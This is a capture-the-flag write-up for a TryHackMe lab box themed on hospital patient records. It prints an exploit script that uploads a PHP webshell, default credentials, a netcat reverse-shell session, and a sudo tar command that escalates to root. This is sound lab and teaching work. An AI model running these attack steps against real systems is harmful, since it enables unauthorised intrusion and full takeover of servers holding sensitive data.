THM SecKC-UKH Writeup

writeups@centraliowacybersec.com

THM SecKC-UKH Thoughts

https://tryhackme.com/jr/ukhs
This was a very easy box but a great opportunity to get new feet wet! These are the best types of MiniCTFs for events like SecKC and SecDSM. Great learning opportunity with a little bit of skill requirement. Thanks for the CTF from your friends at SecDSM! :D

Table of contents

1. Skills needed and skills learned

2. High Overview

On a high level I ran through this box relatively quickly but it used some important basic offensive skills that can often get overlooked. Default creds on the web service led me to an authenticated RCE. The web service was being ran as “nurse” who had sudo access to another username “clinicalapps”. “clinicalapps” had a signin to a third user name “radtech” in their .bash_history. Once logged in as “radtech” I had sudo access to tar which helped me to a root shell on the machine.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration


```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:06:f1:96:8f:c5:0d:e0:3e:66:bd:59:bd:84:47:9d (RSA)
|   256 8d:2c:df:1b:00:9e:8b:d6:e5:91:b8:14:bd:bf:91:b2 (ECDSA)
|_  256 1d:14:d6:d5:a1:e8:d3:38:16:ab:3f:fd:31:da:41:cb (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Tiny File Manager
|_http-favicon: Unknown favicon MD5: 4DD10A7BF1C5981A3816591C2A03D0B6
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17)
nux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 39.077 days (since Fri Oct  7 22:25:19 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   90.39 ms  10.2.0.1
2   ... 3
4   214.96 ms seckc.thm (10.10.84.116)
```


4. Service Enumeration

4.1. With only port 80 being interesting I started there!

4.2. It’s running something called Tiny File Manager in Apache



4.3. I found an outdated version of Apache.



4.4. “Oct 23, 2017 — Apache HTTP Server 2.4.29 Released October 23, 2017.”

4.5. I believed at this point the web service could also be out of date so I looked into it.


4.6. I found an older exploit for an authenticated RCE but I need some creds to test now.

4.6.1. https://www.exploit-db.com/exploits/50828


4.7. The exploit also is just posting a php shell to the uploads so I will do this manually when I find creds.

```
upload(){

#webroot="/var/www/tiny/"
shell="shell$RANDOM.php"
echo "<?php system(\$_REQUEST['cmd']); ?>" > /tmp/$shell



curl $URL?p= -X POST -s -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" -b $co
okie -F "p=" -F "fullpath=../../../../../../../..${webroot}/${shell}" -F "file=@/tmp/$shell" | grep "successful"


}

exploit(){

WEB_URL=$(printf "$URL" | tr "/" "\n" | head --lines=-1 | tr "\n" "/")

upload


if [ $? = 0 ]
then
printf "[+] File Upload Successful! \n"
else
printf "[-] File Upload Unsuccessful! Exiting! \n"
exit 1
fi
```


4.8. My first though for login was admin:admin but it didn't work so I googled for the answer!




4.9. admin:admin@123 worked!




4.10. From here I staged my shell and setup for RCE.






4.11. I popped a webshell but wanted a decent shell to work from.


4.12. I used revshells.com to set all this up easily.



4.13. Setup a listener.



4.14. URL encoded the shell and popped it into curl for ease of use.



4.15. This got me a full shell and the first flag!

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.2.8.138] from (UNKNOWN) [10.10.84.116] 55014
bash: cannot set terminal process group (1066): Inappropriate ioctl for device
bash: no job control in this shell
nurse@patient-records:/var/www/html$ whoami
whoami
nurse
nurse@patient-records:/var/www/html$
```

5. Privilege Escalation

5.1. Now to move from Nurse and grab the other flags.

5.2. At this point I discovered that the other flags were accessible from the nurse user but this felt unintentional.

5.3. The rest of this writeup will cover what I think the intentional route is with one caveat.

5.4. I started with tools like linpeas and admittedly was overthinking this because I should have started with basics like “sudo -l”

5.5. I have sudo no passwd access to the user clinicapapps

5.6. With this I can run “sudo –user clinicalapps <command>”

```
nurse@patient-records:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for nurse on patient-records:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\
n

User nurse may run the following commands on patient-records:
    (clinicalapps : clinicalapps) NOPASSWD: ALL
nurse@patient-records:/var/www/html$ sudo --user clinicalapps whoami
sudo --user clinicalapps whoami
clinicalapps
nurse@patient-records:/var/www/html$
```

5.7. I grabbed that flag for clinicalapps and started digging around for clues.

```
nurse@patient-records:/var/www/html$ sudo --user clinicalapps cat /home/clinicalapps/flag
<udo --user clinicalapps cat /home/clinicalapps/flag2.txt
Did you know?

Ransomware and other malware attacks against hospital systems have increased 400% since 2019, and 98% since last yea
r alone.

Flag: UKHS{[redacted]}
nurse@patient-records:/var/www/html$
```

5.8. This is highly interesting, usually these are sent to /dev/null for ctf boxes.

```
nurse@patient-records:/var/www/html$ sudo --user clinicalapps ls -la /home/clinicalapps
< sudo --user clinicalapps ls -la /home/clinicalapps
total 32
drwxr-xr-x 2 clinicalapps clinicalapps 4096 Nov 15 20:04 .
drwxr-xr-x 6 root         root         4096 Nov 15 20:35 ..
-rw------- 1 clinicalapps clinicalapps  111 Jul 27 17:21 .bash_history
-rw-r--r-- 1 clinicalapps clinicalapps  220 May 11  2022 .bash_logout
-rw-r--r-- 1 clinicalapps clinicalapps 3771 May 11  2022 .bashrc
-rw-r--r-- 1 clinicalapps clinicalapps  807 May 11  2022 .profile
-rw------- 1 clinicalapps clinicalapps 2059 Jul 27 16:26 .viminfo
-rw-r--r-- 1 root         root          183 Nov 15 20:04 flag2.txt
```

5.9. Looks like I found a password for the next user!

```
nurse@patient-records:/var/www/html$ sudo --user clinicalapps cat /home/clinicalapps/.bash_history
<r clinicalapps cat /home/clinicalapps/.bash_history
sudo -l
cd ../
ls
cd clinicalapps/
ls
cd ../
ls
su radtech
m[redacted]
exit
cd ../clinicalapps/
ls
ls -al
nurse@patient-records:/var/www/html$
```

5.10. I am opting to use ssh for this one to get a proper shell now.

5.11. I backed out of this shell and ran an “ssh radtech@seckc.thm” with the password provided in the file.

```
radtech@patient-records:~$ cat ~/flag3.txt
Did you know?

More than two-thirds of healthcare organizations experienced a malware or ransomware attack in 2021.

Flag: UKHS{[redacted]}
radtech@patient-records:~$
```

5.12. I picked up the third flag and started more enumeration.

```
radtech@patient-records:~$ sudo -l
Matching Defaults entries for radtech on patient-records:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User radtech may run the following commands on patient-records:
    (root) NOPASSWD: /bin/tar
radtech@patient-records:~$
```


```
radtech@patient-records:~$ sudo -l
Matching Defaults entries for radtech on patient-records:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User radtech may run the following commands on patient-records:
    (root) NOPASSWD: /bin/tar
radtech@patient-records:~$
```

5.13. Looks like sudo nopasswd access to tar. GTFObins is the way.

5.13.1. https://gtfobins.github.io/gtfobins/tar/#sudo

5.14. “sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh”

5.15. This popped me a root shell and the final flag!

```
radtech@patient-records:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# cat /root/roo
cat: /root/roo: No such file or directory
# cd /root
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:7a:5b:0a:6f:21 brd ff:ff:ff:ff:ff:ff
    inet 10.10.84.116/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2392sec preferred_lft 2392sec
    inet6 fe80::7a:5bff:fe0a:6f21/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:25:1e:55:63 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
# cat root.txt
This CTF was a labor of love brought you to by:

@dispareo (twitter: @dispareo_)
@geoda (twitter: @ericsguillen)
@bigbuythebiggestguy
@Zran
@ctfjake

From the SecKC team (w00t w00t)
@j0nny54l1v3 (twitter: jonny55555)
@Ben from KC (twitter: @benrwebb)
@Sysaaron

and the University of Kansas Health System Cyber Team led by twitter handle @tubbz_23

We are working on keeping your patient data safe!

thanks for the beta testing:
@renmizo
@dmitic29

Flag: UKHS{[redacted]}
```

5.16. Also the cool message at the end!

5.17. Thanks from your friends at SecDSM! :D